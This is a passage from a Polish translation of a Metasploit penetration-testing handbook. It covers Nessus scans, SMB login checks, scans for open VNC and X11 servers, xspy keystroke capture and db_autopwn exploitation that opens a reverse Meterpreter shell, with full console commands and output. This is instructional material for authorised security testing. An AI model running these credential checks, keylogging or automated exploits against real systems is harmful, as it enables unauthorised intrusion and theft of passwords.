1. Wpisz nazwę skanowania, tak jak pokazuje to rysunek 4.13. Użyta w naszym przykładzie nazwa *The_Works* będzie określała politykę wykorzystywania przez skaner Nessus wszystkich płaszczyzn kontroli. Kliknij ***Next***.
2. Podobnie jak w przeprowadzanym poprzednio skanowaniu za pomocą aplikacji NeXpose, skonfigurujemy wykorzystanie poświadczeń (ang. *credentials*) logowania systemu Windows. Zapewni to bardziej kompletny obraz luk w zabezpieczeniach, obecnych w docelowym systemie. Wpisz poświadczenia logowania systemu docelowego i kliknij ***Next***.




Rysunek 4.13. Zakładka General — ogólna konfiguracja polityki

3. W zakładce *Plugins* (wtyczki) masz do wyboru szereg różnych wtyczek skanera Nessus dla systemów Windows, Linux, BSD i innych. Jeśli przykładowo wiesz, że będziesz przeprowadzał skanowanie jedynie systemów Windows, to możesz dla pierwszego przebiegu skanowania usunąć z listy wiele niepotrzebnych wtyczek. Dla celów naszego skanowania wybierzemy wszystkie wtyczki, klikając ***Enable All*** (na rysunku 4.14 w lewym dolnym rogu). Teraz kliknij ***Next***.

Rysunek 4.14. Zakładka Plugins — wybór wtyczek Nessusa wykorzystywanych podczas skanowania


4. Końcowym etapem definiowania nowej polityki jest zakładka *Preferences* (preferencje). Możesz tutaj skonfigurować pomijanie skanowania urządzeń wrażliwych, takich jak drukarki sieciowe, skonfigurować zapisywanie wyników do zewnętrznej bazy danych, podać poświadczenia logowania i wiele innych rzeczy. Kiedy zakończysz konfigurowanie tej zakładki, kliknij ***Submit***, aby zapisać nowo utworzoną politykę. Polityka ta powinna pojawić się na liście w zakładce *Policies*, tak jak pokazuje to rysunek 4.15.



Rysunek 4.15. Nowo dodana polityka skanera Nessus

Uruchamianie skanowania za pomocą Nessusa

Jeśli utworzyłeś już politykę skanowania, możesz rozpocząć konfigurację konkretnego skanowania. Wybierz zakładkę ***Scans*** i kliknij przycisk ***Add***, aby otworzyć okno konfiguracji. Większa część konfiguracji Nessusa zawarta jest w politykach skanowania, więc kiedy definiujesz skanowanie, to wprowadzasz jego nazwę, wybierasz odpowiednią politykę oraz określasz cele. Pokazuje to rysunek 4.16.




Rysunek 4.16. Konfigurowanie skanowania Nessusa

W naszym przykładzie skanujemy tylko jednego hosta, ale możesz równie dobrze wprowadzić zakres adresów IP w notacji CIDR lub też załadować plik zawierający adresy IP celów, które chcesz przeskanować. Kiedy zakończysz konfigurację, kliknij ***Launch Scan*** (uruchom skanowanie).

Raporty skanera Nessus

Po zakończeniu skanowania nie będzie ono już widoczne w zakładce *Scans*, za to w zakładce *Reports* pojawi się nowy wpis zawierający nazwę skanowania, jego status oraz ostatnią aktualizację. Zaznacz wybrany raport i kliknij ***Browse***, aby otworzyć podsumowanie skanowania pokazujące poziomy dotkliwości znalezionych luk w zabezpieczeniach. Przedstawia to rysunek 4.17.



Rysunek 4.17. Podsumowanie raportu z naszego skanowania za pomocą Nessusa

UWAGA *Pamiętaj, że to skanowanie było przeprowadzone z podaniem poświadczeń systemu Windows, więc Nessus znalazł dużo więcej luk w zabezpieczeniach, niż miałoby to miejsce w przypadku anonimowego skanowania.*

Importowanie wyników do Metasploit Framework

Zaimportujmy teraz wyniki naszego skanowania do Metasploit Framework.

1. Kliknij przycisk ***Download Report*** w zakładce *Reports*, aby zapisać wyniki na dysk twardy. Domyślny format raportów skanera Nessus, czyli *.nessus*, może być przetwarzany przez Metasploit. Jeśli więc zostaniesz poproszony o wybór domyślnego formatu, kliknij ***Submit***, aby zatwierdzić.
2. Załaduj `msfconsole`, utwórz nową bazę danych za pomocą polecenia `db_connect` i zaimportuj plik wyników Nessusa, wpisując polecenie **`db_import`** z podaniem nazwy pliku raportu.

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /tmp/nessus_report_Host_195.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.195
```

3. Aby zweryfikować, czy przeskanowany host oraz dane dotyczące luk w zabezpieczeniach zostały zaimportowane poprawnie, zastosuj polecenie **db_hosts**, tak jak pokazuje to kolejny listing. Listing ten powinien zawierać zwięzłe informacje na temat adresu IP celu (kolumna `address`), liczby wykrytych usług (kolumna `svcs`) oraz liczby wykrytych przez skaner Nessus luk w zabezpieczeniach (kolumna `vulns`).

```
msf > db_hosts -c address,svcs,vulns

Hosts
=====
address         svcs  vulns
-------         ----  -----
192.168.1.195   18    345
```

4. Jeśli chcesz uzyskać pełną listę zawierającą dane dotyczące luk w zabezpieczeniach, zaimportowane do Metasploit, zastosuj polecenie **db_vulns** bez podawania żadnych argumentów. Przedstawia to poniższy listing.

```
msf > db_vulns
[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10916 refs=OSVDB-755
[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10915 refs=OSVDB-754
[*] Time: Wed Mar 09 03:40:11 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10913 refs=OSVDB-752
[*] Time: Wed Mar 09 03:40:12 UTC 2011 Vuln: host=192.168.1.195
name=NSS-10114 refs=CVE-1999-0524,OSVDB-94,CWE-200
[*] Time: Wed Mar 09 03:40:13 UTC 2011 Vuln: host=192.168.1.195
name=NSS-11197 refs=CVE-2003-0001,BID-6535
```

Posiadanie dostępu do tych referencji na końcowym etapie testu penetracyjnego może być bardzo pomocne w przygotowywaniu raportu dla klienta.

Skanowanie za pomocą Nessusa z poziomu Metasploit

Jeśli nie masz ochoty porzucać wygody korzystania z wiersza poleceń na rzecz interfejsu graficznego, to możesz skorzystać w Metasploit z wtyczki Nessus Bridge (*http://blog.zate.org/nessus-plugin-dev/*) dostarczonej przez Zate. Wtyczka

Nessus Bridge umożliwia całkowitą kontrolę Nessusa z poziomu Metasploit, uruchamianie skanowania, interpretację wyników oraz uruchamianie ataków na podstawie luk w zabezpieczeniach wykrytych przez Nessusa.

1. Podobnie jak w poprzednich przykładach, usuń najpierw istniejącą bazę danych za pomocą polecenia **`db_destroy`** i utwórz nową bazę, stosując polecenie **`db_connect`**.
2. Załaduj wtyczkę Nessus, wpisując polecenie **`load nessus`**, tak jak zostało to pokazane poniżej.

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:

msf > db_connect postgres:toor@127.0.0.1/msf3
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[+] Exploit Index - (/root/.msf3/nessus_index) -  is valid.
[*] Successfully loaded plugin: Nessus
```

3. Wpisując polecenie `nessus_help`, uzyskasz listę wszystkich komend obsługiwanych przez tę wtyczkę. Nessus Bridge jest stale rozwijany i aktualizowany, warto więc od czasu do czasu sprawdzić, czy zostały dodane jakieś nowe funkcje.
4. Zanim rozpoczniesz skanowanie za pomocą wtyczki Nessus Bridge, musisz najpierw uwierzytelnić się na serwerze Nessusa za pomocą polecenia **`nessus_connect`**. Przedstawia to poniższy listing.

```
msf > nessus_connect dookie:s3cr3t@192.168.1.101:8834 ok
[*] Connecting to https://192.168.1.101:8834/ as dookie
[*] Authenticated
```

5. Podobnie jak w przypadku graficznego interfejsu Nessusa, skanowanie należy zainicjować z wykorzystaniem zdefiniowanej polityki określonej numerem ID. Aby wyświetlić listę dostępnych na serwerze polityk skanowania, zastosuj polecenie **`nessus_policy_list`**:

```
msf > nessus_policy_list
[+] Nessus Policy List

ID   Name                          Comments
--   ----                          --------
-4   Internal Network Scan
```

```
-3   Web App Tests
-2   Prepare for PCI DSS audits
-1   External Network Scan
2    The_Works
```

6. Wybierz ID polityki, którą chcesz zastosować do skanowania, i uruchom nowe skanowanie za pomocą polecenia **nessus_scan_new**, podając numer polityki, nazwę skanowania oraz docelowy adres IP. Przedstawia to poniższy listing.

```
msf > nessus_scan_new
[*] Usage:

[*]       nessus_scan_new <policy id> <scan name> <targets>
[*]       use nessus_policy_list to list all available policies
msf > nessus_scan_new 2 bridge_scan 192.168.1.195
[*] Creating scan from policy number 2, called "bridge_scan" and scanning
    ↪192.168.1.195
[*] Scan started.  uid is d2f1fc02-3b50-4e4e-ab8f-
    ↪38b0813dd96abaeab61f312aa81e
```

7. Podczas wykonywania skanowania możesz sprawdzić jego status za pomocą polecenia **nessus_scan_status**. Jeśli polecenie zwróci status `No Scans Running` (nie jest wykonywane żadne skanowanie), tak jak pokazuje to kolejny przykład, to skanowanie zostało zakończone.

```
msf > nessus_scan_status
[*] No Scans Running.
```

8. Po zakończeniu skanowania możesz wyświetlić listę dostępnych raportów za pomocą polecenia `nessus_report_list`. Znajdź ID raportu, który chcesz zaimportować, a następnie użyj polecenia **nessus_report_get**, aby pobrać i automatycznie zaimportować wybrany raport do bazy danych Metasploit.

```
msf > nessus_report_list
[+] Nessus Report List

ID                                          Name         Status     Date
--                                          ----         ------     ----
074dc984-05f1-57b1-f0c9-2bb80ada82fd3758887a05631c1d  Host_195     completed  19:43
↪Mar 08 2011
d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e  bridge_scan  completed  09:37
↪Mar 09 2011
```

```
[*] You can:
[*] Get a list of hosts from the report: nessus_report_hosts <report id>
msf > nessus_report_get d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e
[*] importing d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e
[*] 192.168.1.195 Microsoft Windows XP Professional (English)  Done!
[+] Done
```

9. Na koniec, podobnie jak w przypadku pozostałych funkcji importowania opisanych w tym rozdziale, możesz zastosować polecenie `db_hosts`, żeby zweryfikować, czy dane dotyczące skanowania zostały poprawnie zaimportowane:

```
msf > db_hosts -c address,svcs,vulns

Hosts
=====
address         svcs  vulns
-------         ----  -----
192.168.1.195   18    345
```

Teraz, kiedy zapoznałeś się już ze zmiennością wyników skanowania dwóch różnych produktów, powinieneś lepiej zrozumieć sens stosowania więcej niż jednego narzędzia dla potrzeb skanowania luk w zabezpieczeniach. Wciąż jednak to od pentestera zależy interpretacja wyników generowanych przez te zautomatyzowane narzędzia i przekształcenie tych wyników w dane decyzyjne.

Wyspecjalizowane skanery luk w zabezpieczeniach

Chociaż na rynku dostępnych jest wiele komercyjnych skanerów luk w zabezpieczeniach, nie musisz się do nich ograniczać. Jeśli chcesz wykonać skanowanie poprzez sieć w poszukiwaniu konkretnych luk w zabezpieczeniach, to możesz skorzystać z licznych modułów pomocniczych Metasploit.

Przedstawione poniżej moduły Metasploit stanowią tylko kilka przykładów spośród wielu użytecznych pomocniczych modułów skanowania załączonych w tym frameworku. Wykorzystaj swoje laboratorium testowe do wypróbowania i zbadania tak wielu z nich, jak to możliwe.

Potwierdzanie logowania SMB

Aby sprawdzić poprawność kombinacji nazwy użytkownika i hasła, skorzystaj ze skanera SMB Login Check Scanner do połączenia się z wieloma hostami. Jak pewnie się spodziewasz, takie skanowanie jest głośne i zauważalne, a każda próba logowania zostanie zapisana w dzienniku zdarzeń *każdej* maszyny z systemem Windows, która zostanie napotkana.

Po wybraniu modułu `smb_login` za pomocą polecenia `use` możesz zastosować polecenie `show_options`, aby sprawdzić ustawienia, które znajdują się w kolumnie `Required`. Metasploit pozwala zdefiniować kombinację nazwy użytkownika i hasła, podać listę nazw użytkownika i haseł lub też zastosować obie te opcje jednocześnie. W kolejnym przykładzie zdefiniowano niewielki zakres adresów IP dla opcji `RHOSTS` oraz skonfigurowano sprawdzanie określonej nazwy użytkownika i hasła dla wszystkich adresów.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options:
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   PASS_FILE                       no        File containing passwords, one per line
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       Set the SMB service port
   SMBDomain      WORKGROUP        no        SMB Domain
   SMBPass        password         no        SMB Password
   SMBUser        Administrator    no        SMB Username
   THREADS        50               yes       The number of concurrent threads
   USERPASS_FILE                   no        File containing users and passwords separated
                                             ↪by space, one pair per line
   USER_FILE                       no        File containing usernames, one per line

msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-155
RHOSTS => 192.168.1.170-192.168.1.175
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > run
[*] Starting host 192.168.1.154
[*] Starting host 192.168.1.150
[*] Starting host 192.168.1.152
[*] Starting host 192.168.1.151
[*] Starting host 192.168.1.153
[*] Starting host 192.168.1.155
❶ [+] 192.168.1.155 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 4 of 6 hosts (066% complete)
[*] Scanned 5 of 6 hosts (083% complete)
[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

W punkcie ❶ możesz zobaczyć skuteczne logowanie dla użytkownika **Administrator** z hasłem **s3cr3t**. Ponieważ w wielu środowiskach korporacyjnych stacje robocze są klonowane z jednego obrazu i wdrażane w całej infrastrukturze przedsiębiorstwa, hasło administratora może również być takie samo dla każdej z nich, co daje Ci dostęp do wszystkich stacji roboczych w danej sieci.

Skanowanie w poszukiwaniu otwartego uwierzytelniania VNC

System przekazywania obrazu zwany VNC (ang. *virtual network computing*) umożliwia graficzny dostęp do zdalnych systemów w sposób zbliżony do pulpitu zdalnego Microsoftu. Instalacje VNC są powszechnie stosowane w korporacjach, ponieważ zapewniają podgląd interfejsu graficznego pulpitów serwera i stacji roboczych. Często instaluje się VNC na potrzebę chwili, a później zapomina się o tej instalacji, pozostawiając ją bez aktualizacji, co tworzy poważną potencjalną lukę w zabezpieczeniach. Wbudowany w Metasploit skaner VNC Authentication None przeszukuje zakres adresów IP w poszukiwaniu serwerów VNC, które nie posiadają skonfigurowanego hasła (brak uwierzytelniania, czyli puste hasło). Zazwyczaj takie skanowanie nie przynosi żadnych efektów, jednak dobry pentester wykorzystuje wszystkie możliwości uzyskania dostępu do systemu docelowego.

UWAGA *Najnowsze serwery VNC nie dopuszczają stosowania pustych haseł. Dla celów testowych powinieneś wykorzystać starszą wersję, na przykład RealVNC 4.1.1.*

Skaner VNC, tak jak większość modułów pomocniczych Metasploit, jest łatwy do skonfigurowania i uruchomienia. Jedyna wymagana konfiguracja dla `vnc_none_auth` to podanie adresu IP lub zakresu adresów IP, które mają być przeskanowane. Po prostu wybierz dany moduł, określ w razie potrzeby opcje `RHOSTS` oraz `THREADS` i uruchom skanowanie, tak jak pokazuje to kolejny przykład.


```
msf > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    5900             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.155
RHOSTS => 192.168.1.155
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.155:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.155:5900, VNC server security types supported : None
❶ [*] 192.168.1.155:5900, VNC server security types includes None, free access!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_none_auth) >
```

Jeśli będziesz miał szczęście i Metasploit znajdzie serwer VNC bez uwierzytelniania, taki jak ten w punkcie ❶, to możesz skorzystać z narzędzia `vncviewer` systemu Back|Track, aby połączyć się z docelową maszyną bez konieczności podawania hasła. Pokazuje to rysunek 4.18.



Rysunek 4.18. Zastosowanie narzędzia vncviewer do połączenia się z VNC niewymagającym uwierzytelniania

Jeśli uważasz, że skanowanie VNC może być stratą czasu i nigdy nie znajdziesz systemów z otwartymi serwerami VNC, to powinieneś przemyśleć to jeszcze raz. Podczas szeroko zakrojonego testu penetracyjnego obejmującego tysiące systemów jeden z autorów zauważył system z otwartym serwerem VNC.

Będąc zalogowanym do tego systemu i dokumentując swoje odkrycie, autor zauważył w pewnym momencie aktywność w tym systemie. Działo się to nocą, a dany system nie powinien być wtedy wykorzystywany przez żadnego uprawnionego użytkownika. Choć nie jest to z reguły uważane za dobrą praktykę, autor podszył się pod innego nieuprawnionego użytkownika i zainicjował rozmowę, wykorzystując do tego celu aplikację Notatnik. Intruz nie był zbyt bystry i wyjawił autorowi, że skanował duże grupy systemów pod kątem otwartych serwerów VNC. Oto fragment tej rozmowy (zachowano pisownię oryginalną):

Autor: Jesteś teraz w USA czy poza krajem? Mam znajomych w danii.

Intruz: Właściwie to jestem z Norwegii, hehe. Mam krewnych w Danii.

Autor: Uczestniczysz w jakichś forach? korzystałem z kilku ale już nie działają

Intruz: Przeważnie w programistycznych, ale niewiele poza tym. Od dawna zajmujesz się hakowaniem? Ile masz lat tak w ogóle? Ja mam 22.

Autor: Robię to dla zabawy tak mniej więcej od roku. Chodzę jeszcze do szkoły, mam 16 lat. Po prostu szukałem jakiegoś zajęcia.

Intruz: Ja też głównie robię to dla zabawy i próbuję się sprawdzić. Poza tym sam napisałem taki program „VNC finder". Znalazłem mnóstwo serwerów, ale tylko ten dostarczył mi nieco rozrywki

Autor: Nieźle. W czym go napisałeś? Można go skądś pobrać? Masz uchwyt pliku?

Intruz: Napisałem go w języku, który nazywa się PureBasic, ale nie jest jeszcze gotowy do publikacji. Używam go tylko na własne potrzeby. Ale w sumie mogę go udostępnić. Mógłbym gdzieś zamieścić kod, żebyś go sobie skompilował. Jeśli tylko znajdziesz jakiś kompilator PureBasica na stronach warezowych :P

Autor: Super. Możesz go wrzucić przez irc na tę stronę pastebin. Tak możesz posta opublikować. Nie robiłem wcześniej nic w purebasic, tylko python i perl

Intruz: Poszukam tej strony pastebin i załaduje go, daj mi kilka minut. Odezwę się.

Intruz podał w końcu autorowi link do strony pastebin z pełnym kodem źródłowym skanera VNC, którego używał.

Skanowanie w poszukiwaniu otwartych serwerów X11

Zintegrowany z Metasploit skaner `open_x11` jest zbliżony do skanera `vnc_auth`. Przeszukuje on zakres hostów w poszukiwaniu serwerów X11, które umożliwiają użytkownikom łączenie się bez uwierzytelniania. Chociaż serwery X11 nie są już dzisiaj powszechnie wykorzystywane, to znajdzie się wiele działających archaicznych maszyn posiadających stare, niezałatane i zapomniane systemy operacyjne. Jak mogłeś zauważyć w poprzednich dwóch przykładach, starsze systemy są często najbardziej zagrożone w każdej sieci.

Aby uruchomić skaner `open_x11`, musisz wykonać podobną konfigurację jak w przypadku większości pozostałych modułów pomocniczych, definiując wartość `RHOST` oraz opcjonalnie `THREADS`. Kolejny przykład ilustruje sesję tego skanera. Zwróć uwagę, że skaner znalazł otwarty serwer X pod adresem IP 192.168.1.23. Jest to poważna luka w zabezpieczeniach, ponieważ umożliwia osobie przeprowadzającej atak uzyskanie nieuwierzytelnionego dostępu do danego systemu: system X obsługuje interfejs graficzny wraz z myszką i klawiaturą.

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > show options

Module options:
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    6000             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(open_x11) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32

. . . fragment usunięty . . .

[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

Żeby zobaczyć, co osoba atakująca może zrobić z taką luką w zabezpieczeniach, uruchom rejestrowanie klawiatury, wykorzystując narzędzie `xspy` systemu Back|Track. Robi się to w następujący sposób:

```
root@bt:/# cd /pentest/sniffers/xspy/
root@bt:/pentest/sniffers/xspy# ./xspy -display 192.168.1.23:0 -delay 100

ssh root@192.168.1.11(+BackSpace)37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```

Narzędzie `xspy` dzięki zdalnemu podsłuchiwaniu sesji klawiatury serwera X umożliwiło przechwycenie użytkownika wykorzystującego SSH do zalogowania się jako `root` na zdalnym systemie. Tego typu luki w zabezpieczeniach mogą być dość rzadkie, jednak jeśli już je odkryjesz, są niezwykle cenne.

Wykorzystywanie wyników skanowania do autopwningu

Przejdźmy teraz na chwilę do eksploatacji. Narzędzie *Autopwn* frameworku Metasploit automatycznie namierza i eksploatuje system, wykorzystując otwarte porty lub zaimportowane wyniki skanowania luk w zabezpieczeniach. Możesz zastosować *Autopwn* do wykorzystania wyników większości skanerów luk w zabezpieczeniach, takich jak NeXpose, Nessus czy OpenVAS.

Oto przykład wykorzystania zaimportowanych wyników Nessusa do namierzenia i automatycznego przejęcia (ang. *autopwn*) systemu. Utwórz nową bazę danych za pomocą polecenia `db_connect`, a następnie zaimportuj raport ze skanowania, stosując polecenie `db_import`. W tym przykładzie uruchomimy `db_autopwn` z szeregiem przełączników, aby przeprowadzić ataki na wszystkie cele (`e`), pokazać wszystkie pasujące moduły (`t`), zastosować ładunek *reverse shell* (`r`), wybrać moduły exploitów na podstawie luk w zabezpieczeniach (`x`) oraz na podstawie otwartych portów (`p`). Po uruchomieniu `db_autopwn` Metasploit rozpoczyna odpalanie exploitów do określonych celów. Jeśli działanie exploita przyniesie skutek, to zwracana jest powłoka do maszyny atakującej.

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /root/nessus.nbe
msf > db_autopwn –e –t –r -x -p

❶ [*] (1/72 [0 sessions]): Launching exploit/windows/mssql/ms09_004_sp_replwritetovarbin
      ↪against 192.168.33.130:1433...
```

```
[*] (2/72 [0 sessions]): Launching exploit/windows/smb/psexec against
    ↪192.168.33.130:445...
[*] (3/72 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against
    ↪192.168.33.130:445...

. . . fragment usunięty . . .

[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
❷ [*] Meterpreter session 1 opened (192.168.1.101:40912 -> 192.168.1.115:15991)
[*] (72/72 [1 sessions]): Waiting on 2 launched modules to finish execution...
[*] (72/72 [1 sessions]): Waiting on 0 launched modules to finish execution...
```

Na podstawie tych skanowań *Autopwn* odpalił 72 exploity w punkcie ❶. Jeden z nich okazał się skuteczny, co widać w punkcie ❷. Exploit ten umożliwia pełny dostęp do danej maszyny z wykorzystaniem konsoli Meterpretera, która zostanie bardziej szczegółowo omówiona w rozdziale 6.

UWAGA *Istnieje jedno istotne ograniczenie, o którym powinieneś pamiętać, stosując narzędzie* Autopwn. *Jeśli przeprowadzasz zmasowany atak za pomocą* Autopwn, *to system docelowy może ulec awarii lub utracić stabilność.* Autopwn *posiada jednak kilka użytecznych funkcji, które nie zostały tutaj opisane. Należy do nich możliwość wyboru jedynie tych exploitów, które posiadają ranking „doskonały”, co znacznie zmniejsza prawdopodobieństwo, że spowodują one awarię zdalnego systemu lub usługi. Aby uzyskać więcej informacji na temat wykorzystania tego narzędzia, użyj polecenia* `db_autopwn -h`.

Skorowidz

C

D

E

F

G

H

I

J

K

L

Ł

M

N

O

P

R

S

Ś

T

U

V

W

Z

Zweryfikuj bezpieczeństwo Twojej sieci!

W ilu miejscach znajdują się Twoje dane osobowe? Gdzie przechowujesz pocztę, pliki, strony internetowe? Czy jesteś pewien, że administratorzy tych systemów zagwarantowali wystarczający poziom bezpieczeństwa? W dzisiejszych czasach są to niezwykle istotne, wręcz kluczowe pytania. Jeżeli chcesz odnieść sukces, musisz zdobyć zaufanie Twoich klientów. Testy penetracyjne zapewnią Ci spokój!

Na rynku dostępne jest narzędzie używane przez profesjonalistów do przeprowadzania testów penetracyjnych. Jest doskonałe, lecz ma pewną wadę – trudny start dla początkujących użytkowników. Na szczęście dzięki tej książce rozpoczniesz pracę z Metasploit bez kłopotu, a kolejne rozdziały pozwolą Ci zdobywać coraz bardziej zaawansowaną wiedzę. Tworzenie własnych skryptów, narzędzia socjotechniczne, skanowanie portów to tylko część zadań, które nie będą Ci już nigdy więcej sprawiać żadnych problemów. Książka ta jest świetnym, a zarazem obowiązkowym podręcznikiem dla każdego administratora dbającego o bezpieczeństwo swojej sieci. Będzie ona również nieocenionym źródłem informacji dla osób, które zawodowo zajmują się przeprowadzaniem testów penetracyjnych.

Z tej książki dowiesz się:

- jak odkrywać i eksploatować nieużywane, źle skonfigurowane i niezaktualizowane systemy
- jak przeprowadzać rozpoznanie i znajdować cenne informacje na temat celu ataku
- jak omijać technologie antywirusowe i obchodzić systemy kontroli bezpieczeństwa
- jak zintegrować z Metasploit narzędzia typu Nmap, NeXpose oraz Nessus w celu zautomatyzowania procesu wykrywania
- jak korzystać z powłoki Meterpretera do odpalania dalszych ataków, gdy znajdujesz się już wewnątrz sieci
- jak robić użytek z samodzielnych narzędzi Meterpretera, zewnętrznych narzędzi i wtyczek
- jak pisać własne skrypty Meterpretera i moduły fazy poeksploatacyjnej

Patronat medialny

niebezpiecznik.pl

Nr katalogowy: 13117

Helion

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

Cena 59,00 zł
ISBN 978-83-246-5010-1
9 788324 650101

Informatyka w najlepszym wydaniu